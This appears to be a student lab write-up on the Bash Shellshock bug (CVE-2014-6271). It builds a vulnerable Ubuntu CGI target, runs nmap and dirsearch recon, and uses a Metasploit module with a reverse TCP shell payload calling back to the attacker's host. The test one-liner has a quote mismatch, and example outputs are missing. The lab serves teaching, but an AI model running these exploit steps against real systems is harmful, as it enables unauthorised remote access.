
Computer System Security
ADE - Exploit Documentation


Exploit – Bash Shellshock:

Shellshock (*CVE-2014-6271*) also known as 'bash bug' or 'bashdoor' is a remote code execution vulnerability in Bash discovered in September 2014. It causes bash to execute commands from environment variables. Several environment variables are used by internet or network facing services. Bash shellshock affects Unix systems running bash version 1.0.3 - 4.3 as bash is the default command line interface installed on Unix systems. Although Windows systems are not susceptible to the shellshock, many web server's default handler is bash.
Different attack vectors like CGI based web server, OpenSSH server, DHCP clients etc. can be used to exploit the bash bug.

The vulnerability was successful as the following sequence of characters *'(){ :;};'* in an environment variable function command confuses bash and causes it to execute the code that trails after it.
For example,
If the following environment variable command was executed on a Unix system running bash,



The output on a Unix system that was vulnerable to shellshock would be:



If the code was executed on a Unix system that isn't vulnerable to shellshock, the following would be the output:

Exploit using CGI based web server:

The Common Gateway Interface on web servers copies some information from the request to the environment variables and then delegates the request to a handler like Bash. When Bash executes this request, it receives the environment variables that are passed by the server.
A vulnerable bash executes the trailing commands after it imports the environment variables from the request.

Patches:
An initial patch for CVE-2014-6271 was released which led to another bug, CVE-2014-7169. A patch was released for it which led to another bug, CVE-2014-6277. A series of 6 other bugs were ultimately reported. Different Unix management systems like Red Hat, Canonical etc. released patches for their respective Linux distributions to fix the bug. On October 1st 2014, Google Inc. announced that Weimer's code and bash43-027 patched all 6 bugs. All these patches have been covered by the IBM Hardware Management Console. Updating Bash on different Unix distributions with these patches fixes the shellshock bash bug.

Exploit Setup:

Requirements:

1. System running Ubuntu (or any other Linux distribution)
2. System running Kali (equipped with Metasploit)

Target box (Ubuntu) – Setup:

1. Check if the box is vulnerable to shellshock by executing the following command in the terminal:
   $ env x=`() { :;}; echo vulnerable' bash -c 'echo safe'
   a. The box is vulnerable if the output is:
      Vulnerable
      safe
   b. The box is not vulnerable if the output is:
      safe
2. If the box is not vulnerable, the vulnerable version of it. I followed the steps from [1].
   a. Download the vulnerable version from https://ftp.gnu.org/gnu/bash/bash-4.3.tar.gz or any version of Bash published before September 2014 should work.
   b. Once downloaded, from Downloads extract it to the local directory:
      cd Downloads/
      tar -xvf bash-4.3.tar.gz
   c. Configure and build it:
      cd bash-4.3/
      ./configure && make
   d. Create a reference in /bin that points to the installed vulnerable version of Bash:
      cd /bin
      *sudo ln -s /home/student/Downloads/bash-4.3/bash bash_*
   e. To see the different versions of bash, execute:
      *ls -l bash**

      If desired, you can use the 'bash_' or remove the existing safe version of bash from the box and rename 'bash_' to 'bash'.
      sudo rm bash
      sudo cp bash_ bash

3. Verify that the vulnerable version of bash exists using step 1.
4. Setup Uncomplicated Firewall (ufw) and Apache2 on the ubuntu box:
   a. To install UFW and allow port, ssh, http and https:

i. *sudo apt install ufw*
ii. *sudo ufw allow ssh* or *sudo ufw allow 22*
iii. *sudo ufw allow http* or *sudo ufw allow 80*
iv. *sudo ufw allow https* or *sudo ufw allow 443*
v. enable ufw with:
sudo ufw enable
vi. To see the rules configured and status of the firewall, run:
sudo ufw status verbose

b. To install and set up Apache
i. *sudo apt update*
ii. *sudo apt install apache2*
iii. check if apache has registered itself and is allowed by UFW:
sudo ufw app list
iv. *sudo ufw allow apache2*
v. *sudo ufw status*
vi. *sudo systemctl enable apache2*
vii. *sudo systemctl start apache2*

5. Install curl and test if it works:
   a. *sudo apt install curl*
   b. testing if curl works:
   curl http://127.0.0.1/
6. Create the script which will be used by the attacker to exploit. I created the following script named “shell.sh”:

```
#!/bin/bash
echo "Content-type: text/plain"
echo ""
echo "Sh...Shocked"
```

7. Move the shell.sh script to the cgi-bin folder and make it executable so apache can read the script.
   a. *sudo mv shell.sh /usr/lib/cgi-bin/shell.sh*
   b. To make it executable:
   sudo chmod +x shell.sh
8. Using curl or a browser, test if the shell.sh works
   a. Type the following command in the terminal:
   curl http://<host-ip-address>/cgi-bin/shell.sh or,
   b. Open a browser and navigate to:
   http://<host-ip-address>/cgi-bin/shell.sh
9. The target system is now set up.

Attacker box (Kali) – Setup:

1. Perform a port scan on the target box using nmap, to see the service versions and what ports and services it is running:
   nmap -sV -sC -v <target-ip-address>

   The output will show that the target box is running Apache with HTTP on port 80, HTTPS on port 443, ssh on port 22 etc.

2. By typing the target IP address into the URl section of the browser, you can see the HTTP service that the target box is running. In this case, it would be Apache.
3. dirb or dirsearch can be used to check for hidden directories on the target box. I used dirsearch.

   If dirsearch [4] is not installed on the Kali box, the following steps can be followed to set it up:

   a. Install git on the Kali box:
      apt-get update && apt-get install git
   b. Clone the repository that contains dirsearch:
      git clone https://github.com/maurosoria/dirsearch
   c. Change directory to the newly installed dirsearch:
      cd dirsearch/
   d. Use 'ls' to verify that everything is there.
   e. To run dirsearch using Bash, first we need to check if we have the permission to execute the tool by running:
      ls -la

      The output will show an entry with 'dirsearch.py', which means that it is executable.
   f. Alternatively, the preferred method to run dirsearch is by creating a symbolic link (symlink) in the /bin directory.
      i. First, navigate to the /bin directory:
         cd /bin
      ii. Create the symlink to the dirsearch tool and name the tool dirsearch:
         ln -s ~/dirsearch/dirsearch.py dirsearch
      iii. Dirsearch is now ready to use.

4. Use dirsearch to scan the target IP:
   dirsearch -u http://<target IP address>

   The output will show the existence of the cgi-bin directory.
5. Search the cgi-bin directory for python, pearl or shell files using dirsearch:
   dirsearch -u http://<target IP address>/cgi-bin/ -e py,pl,sh

   The output will show the created shell.sh file.
6. View the contents of shell.sh file using the browser or curl:
   Browser:
   <target IP address>/cgi-bin/shell.sh
   Curl:
   curl http:// <target IP address>/cgi-bin/shell.sh

7. Opening the file on browser confirms that there is a cgi script that is executing a valid bash command.
8. 'Apache mod_cgi shellshock' [5], [6] is a Bash vulnerability that exists in the Metasploit-framework.
9. Start the Metasploit-framework with *msfconsole.*
10. Once the msfconsole has started, execute the following commands to perform the Bash shellshock exploit:

a. *search shellshock*
b. *use exploit/multi/http/apache_mod_cgi_bash_env_exec*
c. *set RHOST <target IP address>*
d. *set targeturi /cgi-bin/shell.sh*
e. *show payloads*
f. *set payload linux/x86/shell/reverse_tcp*
g. *show options*
   (The show options command shows which port is available to listen on. Port 4444 will be the only LPORT, hence it doesn't have to be set).
h. *set LHOST <attacker ip address>*
i. *check*
   (The 'check' command displays whether the target is vulnerable or not. For this setup, the target is vulnerable).
j. *run*

11. Once run, the remote system can be accessed. Commands like '*whoami*', '*pwd'*, *'cd /home'*, *'ls'*, etc. will confirm that you indeed have access into the target system.

Exploit Recoding Link: https://youtu.be/cwGI350fEd8

Useful Resources/References:

[1] https://nikhilh20.medium.com/exploit-bash-shellshock-part-1-ad1636acaf9e.
[2] https://www.digitalocean.com/community/tutorials/how-to-set-up-a-firewall-with-ufw-on-ubuntu-18-04.
[3] https://www.digitalocean.com/community/tutorials/how-to-install-the-apache-web-server-on-ubuntu-18-04.
[4] https://null-byte.wonderhowto.com/how-to/find-hidden-web-directories-with-dirsearch-0201615/.
[5] https://www.exploit-db.com/exploits/34900.
[6]https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec/.
[7] https://owasp.org/www-pdf-archive/Shellshock_-_Tudor_Enache.pdf.
[8] https://en.wikipedia.org/wiki/Shellshock_(software_bug).